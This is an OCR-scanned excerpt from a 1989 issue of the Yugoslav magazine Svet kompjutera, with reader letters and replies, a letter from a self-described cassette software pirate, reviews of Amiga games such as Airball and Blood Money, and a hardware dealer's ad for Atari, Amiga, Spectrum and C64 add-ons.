Dragi Joško, znamo za nevolje naših čitalaca iz Sarajeva. Na žalost, situacija je slična u svim gradovima u kojima naša kuća, Politika, nema, ili ima slabo razvijenu sopstvenu prodajnu mrežu. Tada se distribucija lista vrši preko prodajne mreže drugih novinskih kuća i samo od njih zavisi koliko će primeraka Sveta kompjutera naručiti. Prodaja je neretko vezana i za ime izdavačke kuće i konkurenciju koja postoji među dvemini novinama i prenosi se i na naš list.

U svakom slučaju, nismo, i ne sedimo skrštenih ruku i obećavamo da ćemo uložiti još više napora da stanje popravimo. Za sada, jedini savet svima koji teško dolaze do svog primerka jeste da se preplate na Svet kompjutera.

Drugi veliki problem je cen'. Veruj nam Joško, na to jednostavno ne možemo da utičemo. I d. e. se cela redakcija odrekne svojih honorara, jer je to jedino što možemo, cena bi ostala ista. Svega nekoliko stranica oglasa i reklama je dovoljno da isplati rad redakcije a sve ostalo ide na pokrivanje troškova za papir, štampu, štamparske usluge, prodaju...

Čekajući bolja vremena radićemo ono što možemo, a to je da, zajednički sa čitaocima, pravimo sve bolji list, i da svako, kupujući Svet kompjutera, zaista zna za šta daje svoj novac.



## Nastavite sa iznenađenjima!

*Obradovan sam intervjuom sa Anđelkom Zgorecem u prošlom broju Sveta kompjutera. Shvatio sam da je to ono što bih voleo da čitam u vašem listu. Potrudite se da nas i dalje tako prijatno iznenađujete!*

**Goran Lalić  
Banja Luka**

## Letovanje u Liverpoolu

*Ove godine ću ići u Englesku (Liverpool) i tom prilikom bih želeo da kupim neke igre, ali ne znam gde, kako i po kojim cenama.*

**Dejan Dojčević  
Pančevo**

Dragi Dejane, lepo je što uopšte možeš da odeš do Engleske. Kad već budeš tamo, nekako nam se čini da će ti se sve kas' t samo. Veruj nam na reč.

## Amiga - časopis na disketi

Nedavno je pokrenut zanimljiv projekat - časopis namenjen vlasnicima Amige koji se izdaje i distribuira na disketama. Izlazi jednom mesečno. Prvi broj između ostalog sadrži opise uzlučnih programa i igre, savete, mape i poukove za igre, uputstva za razne uslužne programe, testove raznih hardverskih dodataka, izabrane i prevedene public domain programe, najbolje intro i demo programe... Ako vas sve ovo zanima obratite se Damiru Šlogaru, Horvatovac 18, 41000 Zagreb, telefon 041/448-803. Uzgred, najzanimljivije tekste iz ovog „disketnog“ časopisa (koji za sada još nema ime) rado bismo objavili i u Svetu kompjutera.

## Gde su isparili?

*Gde li su nestali tekstovi rubrike „Moja igra“ u poslednja dva broja?*

**Predrag Ležaić  
Kašina - Zagreb**

Pomenuta rubrika bila je privremeno ukonjena iz humanističkih razloga. Reagovati smo na usredne molbe roditelja naših saradnika i čitalaca, pa smo u cilju povećanja „skora“ ocena na kraju školske godine na pomenuta dva nastavka primenili „DELETE“. Predraže, ništa se ne brini, „Moja igra“ je živa i zdrava već od ovog broja.

## Šareno, volim te, šareno

*Dragi Svete elektronskih čudovišta, tvoj sam verni čitalac i želim nešto da ti pitam. Mislim da bi ovaj časopis trebao da bude šareniji nego što je sada, treba uneti više živosti, jer, koliko sam primetio, jedino je oko 10 strana u boji, sa sve koricama.*

*Nemoj misliti da ti ovo piše neki filozof ili dekorator, ovo piše jedan jedanaestogodišnjak.*

**Petar Krajinović  
Novi Sad**



Broj kolor stranica ograničen cenom štampanja i tu se ništa ne može. Mi se ipak trudimo da i tekstovi na crno-belim stranama izgledaju kao da su u koloru. Uostalo, tako je nekada i Milka Babović dočaravala TV gledaocima sa crno-belim televizorima čaroliju boja na takmičenju u umetničkom klanju (sećate se onog: "Njena haljina je boje ciklame, i to šumske ciklame!").

◇

## Oću PCW

Želeo bih da se pretplatim na časopis PCW. Interesuje me adresa na koju bih poslao pretplatu i cena.

**Nemanja Beograd**

◇

Nemoj misliti da je intervju u ovom broju objavljen baš zbog tvog pisma, ali se baš zgodno dogodilo.

Adresa je: Personal Computer World, 32-34 Broadwick Steet, London W1A 2HG.

◇

## REAGOVANJA

### Čujmo i drugu (piratsku) stranu

U poslednje vreme mnogo ste pisali o piratima, objavljujete pisma nezadovoljnih kupaca itd. Ja se bavim tim poslom, ime mi se još nije pojavilo na stranicama vašeg lista i javljam se samo zato što želim da nešto dodam celoj toj diskusiji.

Što se tiče akcije „Pirat No. 1“, trebao bi da za svaki tip kompjutera izaberete pirata meseca, godine ili slično. Jasno je da ako ih sve strpate u isti koš najviše će glasova dobiti neko ko prodaje za C-64 ili Spectrum, a ne neko ko nudi programe za, recimo, Atari, Amstrad ili Amigu.

Drugo, špekulacije su lako moguće. Jedan vlekli pirat sa dosta stalnih mušterija jednostavno će nekolicini reći da im poklana kasetu sa najnovijim igrama ako glasaju za njega i - eto ga među najboljima.

Možda neki misle da je lako biti pirat. Verujte, problema ima na svakom koraku. Koliko mi se pošiljki vratilo sa naznakom „umro“, pa su se za koji mesec ljudi javljali i pitali šta je sa programima. U koliko slučajeva je na vraćenom paketu pisalo „obavešten - nije podigao“, a da se poštar nije udostojio ni da uđe u primaocuve zgradu. A poštarinu plaćam dvaput: jednom kad pošiljku šaljem i drugi put (kaznu) kada mi se vraća. Dešavalo se i da sinčić naruči kasetu, a majka primi pošiljku i vrati je („Šta će mom sinu te gluposti“). Taj sinčić strpljivo čeka jedno vreme, i umesto da kod mene proveri zašto programi ne stižu, pošalje gnevno pismo časopisu. O kvalitetu kasete koji mi kupci šalju da i ne govorimo. Baš nedavno, dobio sam dve kasete, uz molbu da ih kvalitetno snimim; da ste ih videli i vi biste se složili da na takve kasete više ni muzika ne bi mogla da se snimi, a kamoli programi. I šta da radim? Ako kasete vratim - kupac će biti besan zbog „loše usluge“, ako na njih snimim pobesneće jer mu programi neće raditi.

Eto to su razlozi zbog kojih sam napisao ovo pismo. Možda će ljudi koji nisu zadovoljni uslugom shvatiti da za reklamaciju treba da se obrate isključivo piratu od koga su programe kupili, umesto da računarskim časopisima šalju „pljuvačka“ pisma.

Molio bih vas da me potpišete samo inicijalima.

**J. P.  
Ljubljana**

## Apetiti rastu

Da li pomoću programa „Z80MU“ možemo na PC/AT-u izvršavati Spectrumov program „Super loto 3“? Može li se taj program izvršavati na C-64, uz pomoć „Spectrum emulatora“?

**Milan Šišić**

**Banja Luka**

Neće moći. „Z80MU“ simlirala samo procesor Z80, a ne i celokupno hardversko okruženje, a „Spectrum emulator“ ne podržava Spectrumov mašinar.

◇

## Kako kupiti skener

U broju 4/89 objavljen je tekst o skeniranju na Atariju ST. Iako tekst nije ulazio u detalje, ipak verujem da je i to bilo dovoljno da pokrene maštu svakog atariste. Međutim, kada posle dugog sanjarenja uspete da otvore oči, ulaze u stvarnost (vrlo složen potprogram) za koju su vam potrebni novac (pro-

menljiva koja gravitira nuli i ne tiče se vašeg časopisa) i informacije (suprotno od proug). U tekstu, koji je informativan, nedostajala je jedna, možda i najvažnija, informacija - adrese proizvođača. Nadam se, stoga, da ćete objaviti adrese proizvođača nekoliko skenera, naročito ručnih. Mnogi će ataristi (zbog pomenute „promenljivosti“), biti zainteresovani za jeftinije stvari koje se mogu korisno upotrebiti.

**Metodija Ačevski  
Skopje**

Evo adresa nekih proizvođača ručnih skenera. Iako su ručni, ceneno nisu ni malo popularne.

- Kempston DAATAScan (275 GBP): Kempston Data Limited, 21 Linford Forum, Rockingham Drive, Linford Wood, Milton Keynes MK14 6LY, Great Britain.

- Geniscan (189 GBP): Datel Electronics, Fenton Industrial Estate, Govan Road, Fenton, Stoke-On-Trent, Great Britain.

Sledeći skener nije ručni. Cenu ne znamo, ali pretpostavljamo da je paprena.

- Hawk CP14: Signa Publishing Systems Ltd, Trevenen House, Cricket Hill Lane, Yateley, Cambridgeshire, Surrey, GU 17 BA, Great Britain.

◇

## Spectrum i povratne linije

Primitio sam da se na ekranu televizora pojavljuju tri tanke, duge, bijele kose crte kada radim na Spectrumu. Isto se pojavljuje i na drugom televizoru. Šta je to i kako da popravim ručni - već me nervira da svakog dana gledam te crte, počeo sam ih i staviti!

**Siniša Kresović  
Vojnić**

Siniša, te bele tzv. povratne linije su sasvim normalna pojava. Ništa nije pokvareno. A za noćne košmare - mi ti ne možemo pomoći.

◇

## Stari brojevi

Imamo sledeće brojeve:

9/86  
2, 4, 5, 9/87  
10, 11/88  
1, 2, 3, 4, 5/89

Imamo, takođe, i „Svet igara“ broj 2, 4, 5.

Nemamo ni jednog primerka iz 1984. i 1985. godine, kao ni „Svet igara“ broj 1 i 3.

## UŠTEDITE 15%

Pretplatom štedite 15%. Uplatu možete izvršiti na žiro-račun broj 60801-601-29728 uz obaveznu naznaku: **NO „Politika“, OOUR Prodaja, pretplata na „Svet kompjutera“**. Da biste bili sigurni da će vam broj stizati, popunite pretplatni listić i pošaljite ga zajedno sa primerkom (ili fotokopijom) uplatnice na našu adresu. **Svet kompjutera, Makedonska 31, 11000 Beograd. Uz kupon o pretplati obavezno poslati uplatnicu ili njenu kopiju.**

Pretplaćujem se na list **SVET KOMPJUTERA**

Ime i prezime \_\_\_\_\_

Adresa \_\_\_\_\_

Potpis \_\_\_\_\_

## NARUDŽBENICA

Ovim neopozivo naručujem sledeće brojeve „Sveta kompjutera“

Ime i prezime \_\_\_\_\_

Adresa \_\_\_\_\_

Potpis \_\_\_\_\_

Primerke ću platiti pouzećem poštaru.



## AMIGIN KUTAK

## AIRBALL

Moralo je zaista da prođe puno vremena da bi se neko setio da na pravi ovakav program. To je ono što već duže čekamo - Knight Lore na Amigi! Izraden zaista besprekorno, na najbolji mogući način je otvorio ovaj do sada neobrađen žanr. Nadajmo se da je prethodica obilju još boljih programa istog tipa.

Na početku igre nalazite se u centralnoj prostoriji zamka, iz koje se ogranci šire na sve četiri strane. Vi ste u ulozu balona, a igru počinjete na neobičnoj pumpi za vazduh, koja više liči na kruntu nego na to što bi trebalo da bude. Pazite samo da se ne prepumpate - desiče vam se isto što se dešava i kad nestane vazduha. Života (odnosno balona) imate 4, a zamak je ogroman, prepun šiljaka koji jedva čekaju da se zakače za tanušnu gumu balona i da mu skrate vek. Samo letimičnim, informativnim prolaskom otkrićete stotinak prostorija, kojih sigurno ima još mnogo, mnogo više. Primitičete i mračne prostorije: lampu ćete naći kad krenete gore-levo tri prostorije, pa gore desno; ako bolje zagledate, predmet u gornjem uglu ličiće vam na baterijsku lampu. Skupljate ga sa SPACE. Cilj igre? Verovatno pronalaženje knjige carolija, što se može pročitati na početku igre. U svakom slučaju, definičan odgovor otkrićete tek kada upoznate sve prostorije i predmete koje kriju.

Iako je to već počelo da se podrazumeva, grafiku u ovoj igri moram posebno da pohvalim. Koristeći se mogućnostima koje pruža Amigina paleta boja, autori programa stvorili su autentičnu atmosferu zamka, znalacki upotrebišći obilje sivkastoplavih nijansi kamena. Opasni šiljci su, uglavnom, jasno uočljivi zahvaljujući svojim jarkim bojama, a zelenilo deluje zaista smirujuće (ako do njega stignete).

## WRANGLER

I ova igra je trodimenzionalna, ili, bolje rečeno, odvija se u trodimenzionalnoj projekciji, mada bismo pre mogli da je uporedimo sa Bombuzalom nego sa prethodno opisanim programom. Izradena je sasvim korektno, a njena logička komponenta čini je posebno zanimljivom, i garantuje da će vas igra bar neko vreme držati.

Vi ste u ulozu robota čiji je posao skupljanje raznobojnih polja koja imaju tačku u sredini. Na svakom nivou zadaje vam se koliko polja u kojoj boji je potrebno pro-

naći, a kada svi brojači stignu na nulu, posao je završen. Pazite, međutim, da ne pokupite neko polje više nego što je potrebno: propašćete kroz njega i izgubiti život. Jednostavna zamisao i jednostavna igra, koja tek na višim nivoima postaje teža i zahteva intenzivno mozganje.

## BLOOD MONEY

Ljudi iz PSYGOSIS-a su u poslednje vreme neumorni: za svaki broj nam obezbede poneki novitet. Njihova najnovija igra Blood Money uopšte nije ono što biste po naslovu pomislili. Radi se o klasičnoj, kvalitetno urađenoj sve-mirsko-pucačkoj igri. Jedinu specifičnost koja ima direktne veze sa naslovom jeste ta što se svaki uništen neprijatelj pretvara u kovani novac određene vrednosti koji treba skupiti. U zavisnosti od zarade, kasnije ćete možda moći da kupite moćniju letelicu, sa kojom ćete još efikasnije moći protivnike da šaljete na onaj svet (odnosno „onu galaksiju“).

Nesto o samom uvodu u igru: radi se o sekvenci do te mere dobro urađenoj, da ćete je posmatrati bez daha, a ako slučajno pomislite da je i igra takva, onesvešćete se. Polje asteroida kroz koje u tom uvodu prolazi vaš brod apsolutno je foto-realistično, imate utisak da ste pustili „Rat zvezda“ ili neki sličan film sa vidom. To zaista treba videti da bi se poverovalo.

Voleo bih da je to demo za sledeću igru istih autora. Kada prođe ta „uvodna špica“ i počne igra, pod utiskom vidnog ovo prosto, dvodimenzionalno ubijanje izgledaće sasvim obično, i nećete ni primetiti da se radi o jako lepo osmišljenoj igri.

Tržište je prezasićeno ovim žanrom, i sve što nije vrhunsko, bez mnogo razmišljanja se briše. Ovo sigurno nećete obrisati, bez obzira što vam zauzima pune 2 diske.

## LORDS OF THE RISING SUN

Cinemaware je po svom uhadanom običaju, ponovo izdao dvodisketni program. Naravno, to je ponovo izdanak njihove jedinstvene, filmske koncepcije, u kojoj dok igrate imate utisak da ste glavni junak odlično urađenog filma. Ovog puta ne radi se ni o tri mangupa, ni o naučnofantastičnoj verziji drugog svetskog rata, već o povratku na stare, dobre srednjovekovne teme. Da bi sve bilo egzotičnije, novi Defender, umesto u Engleskoj, događa se u Japanu.

Moram da priznam da nisam stigao da program proučim dovoljno da bih imao neki jasnije definisan stav prema njegovom kvalitetu, ali, na prvi pogled, izgleda da je Cinemaware-u stalo do održavanja nivoa: program zadovoljava sve norme koje je ova serija još sa Defenderom postavila, a sa programima koji su usledili, učvrstila.


Uređuje Aleksandar Veljković

## TOM &amp; JERRY

Crtani filmovi u konverzijama za kompjutere postali su jako popularni, pogotovu otkako je kompjuterska grafika u mogućnosti da verno prenese sliku iz popularnih crtača. Nakon špice u kojoj Džeri, u MGM stilu, ispušta lavovski urlik, početeće da igrate dobru platformnu igru, u kojoj je jednostavno dobro uklopljena sa zabavošću.

Džeri je ovde, kao i u „stvarnosti“, skupljač sira koji je neko rasuo svud unaokolo (zna li on koliko u današnje vreme košta sir?), a Tom ga, naravno, juri na sve moguće i nemoguće načine. Džeri je relativno spor, ali lukav: trčeći neće pobeći Tomu, ali ako iskoristi nešto od pokućstva, može ovome žestoko da napakosti. Može, recimo, da mu baci kuglu ili čekić na glavu, i ovaj će u stanju duboke kontuzije nestati iz vidnog polja, ili da mu pod noge gurne bananu koja će ga još brže izvesti sa ekrana. Rupe su za Džerija spas: može ih koristiti bez obzira da li je prethodno pokupio sav sir na nivou. Na putu kroz zid biće izložen mnogim mišolovkama i bombama u simpatičnoj 3D sekvenci, a sa druge strane zida čekaće ga novi nivo. Tom će opet biti tu, pa sve iznova.

Necu da vas zavaravam da će ova igra zauzeti značajno mesto u vašem arsenalu probranih programa, ali će vas svojim šarmom sigurno zabaviti za izvesno vreme.





Jeretova 12/58000 SPLIT 058/589-987

RADNO VRIJEME : 8 - 20 subotom 8 - 12

**PREDSTAVNIŠTVA**

koj koj možete dobiti informacije, pogledati naše proizvode i izvršiti narudžbu

ZAGREB -- 10411 535-133 od 8-19  
 BEOGRAD -- 10111 624-070 od 12-20  
 LJUBLJANA -- 10611 320-029 od 9-12 i 16-19  
 RIJEKA -- 10511 422-642 od 15-20  
 NIS -- 10181 328-488 od 15-20  
 BANJA LUKA -- 10761 22-550 od 8-20

ATARI ST 260/520/1040

NOVO-HARD DISK 32/65 Mb 30mS autoboot

DVOSTRANI DISK DRIVE--BOLI I JEFTINIJI OD ORIGINALNOG.

TOS I GEM U EPROMIMA--ENGLJSKI, PREVEDENI, BLITTER itd.  
 TV MODULATOR, GFA BASIC NA MODULU II,  
 BATERIJSKI SAT, PROŠIRENJE MEMORIJE, EPROM PROGRAMATOR,  
 KABEL ZA ŠTAMPAČ, LITERATURA, SERVIS. **BESPLATAN KATALOG !!**



**COMMODORE AMIGA**

VANJSKI DODATNI DISK -- BOLI I JEFTINIJI OD ORIGINALNOG.  
 KOLOR MODULATOR ZA TELEVIZIJU, PROŠIRENJE MEMORIJE I Mb + SAT, LITERATURA.

**SPECTRUM**


KEMPTON JOYSTICK INTERFACE  
 DVOSTRUKI JOYSTICK INTERFACE  
 CENTRONICS PRINTER INTERFACE  
 MEGAROM (EPROM MODULI)

**COMMODORE**

EPROM MODULI DO 0.5 MB (64 Kb)  
 SVJETLOсна OLOVKA  
 AUDIO/VIDEO KABL ZA MONITOR  
 VIDEO KABL 80 KOLONA ZA C128

PALICE ZA IGRU -- JOYSTICI

**KOMPLETAN IZBOR REZERVNIH DIJELOVA**  
 folija (membrana) za Spectrum, ULA, 4116 itd.  
 C64/128/AMIGA imamo sve dijelove na lageru.



I.B.M. PC XT/AT & CO.

**ŽELITE KUPITI PC ? JAVITE NAM SE !**  
 ISKORISTITE NAŠE VIŠEGODIŠNJE ISKUSTVO.  
 ZNAMO GDJE SU NAJBOLJI UVJETI NABAVE.  
 MOGUĆNOST NABAVKE I U JUGOSLAVIJI.  
 BESPLATNI KATALOZI SA CIJENAMA.  
 DAJEMO GARANCIJU I SERVIS U ZEMLJI.  
 JEFTINO--MIS, 8087, 80287, HARD DISKOVI, FLOPPY DISKOVI, RAZNE KARTICE  
 U I KARAKTERI ZA ŠTAMPAČE I VIDEO KARTICE: HGA, CGA, EGA, VGA. LITERATURA.



**EPROM MODULI ZA COMMODORE 64/128**

VRHUNSKA KVALITETA UGRADENI RESET, GARANCIJA 1 GODINU, ISPORUKA ZA 24 sata.

PO ŽELJI MODUL STAVLJAMO U PASTIČNE KUTIČICE !

MI SMO DIZAJNIRALI I PROGRAMIRALI MODULE, DRUGI SU IH KOPIRALI OD NAS.

**ORIGINAL JE IPAK ORIGINAL !**

1. TURBO 250LD+TURBO 2002+ PODEŠAVANJE GLAVE KASETFONONA.....110.000.- din.
2. 6 NAJBOLJIH TURBO PROGRAMA+PODEŠAVANJE GLAVE KASETFONONA.....130.000.- din.
3. FINAL CATRIDGE II ( VSM II --još uvijek najbolji odnos cijena/mogućnosti).....220.000.- din.
6. PROF I ASS/MON+TURBO 250LD+TURBO 2002+BDOS+PODEŠ.GL.KAS.....130.000.- din.
10. EPYX (najbolji i najkompletniji modul za rad sa diskom).....180.000.- din.
12. SIMON'S BASIC II+TURBO 250LD+BDOS+PODEŠ.GLAV.KAS.....180.000.- din.
14. DOCTOR 64+ COPY202+PROFI A/M+TURBO 250LD+TURBO 2002+POD.GL.....180.000.- din.
17. DIGICOM + COM-1N 64 (modul za radnaostare --PACKET radio).....300.000.- din.
18. OXFORD PASCAL (verzija za kasetofon).....220.000.- din.
19. SIMON'S II-EASYSYCU+PROFI A/M+TURBO 250LD+2002+BDOS+POD.GL.....300.000.- din.
20. ACTION REPLAY Mk II (modul sličan FINAL-u II ali je malo bolji).....280.000.- din.
21. FINAL CATRIDGE III (najbolji modul koji postoji--ima sve što vam treba).....500.000.- din.

Ovo je samo dio modula koje imamo na lageru.  
 Spisak svih modula u našem besplatnom katalogu  
 ili starih brojevima Sveta komputera.

cijene su orijentacione i važe na dan isporuke, plaćanje pouzdanom, transakcije PIT svozi kupac.



Broj 5, jun 1989, cena 8000 dinara

Poster  
ROBOCOP,  
BLASTERIDS...

# Svet igara

U PRODAJI!



Specijalna nagradna igra  
super premija COMMODORE 64!

RAVNIČKI  
SVET IGARA  
KOMPJUTERA  
SPECIJALNO  
IZDANJE

A ŠTA DA RADIM... - specijalno izdanje, sa rešenjima za: - Batman,  
Total Eclipse, Bermuda Project... • MAXI POKE CAKE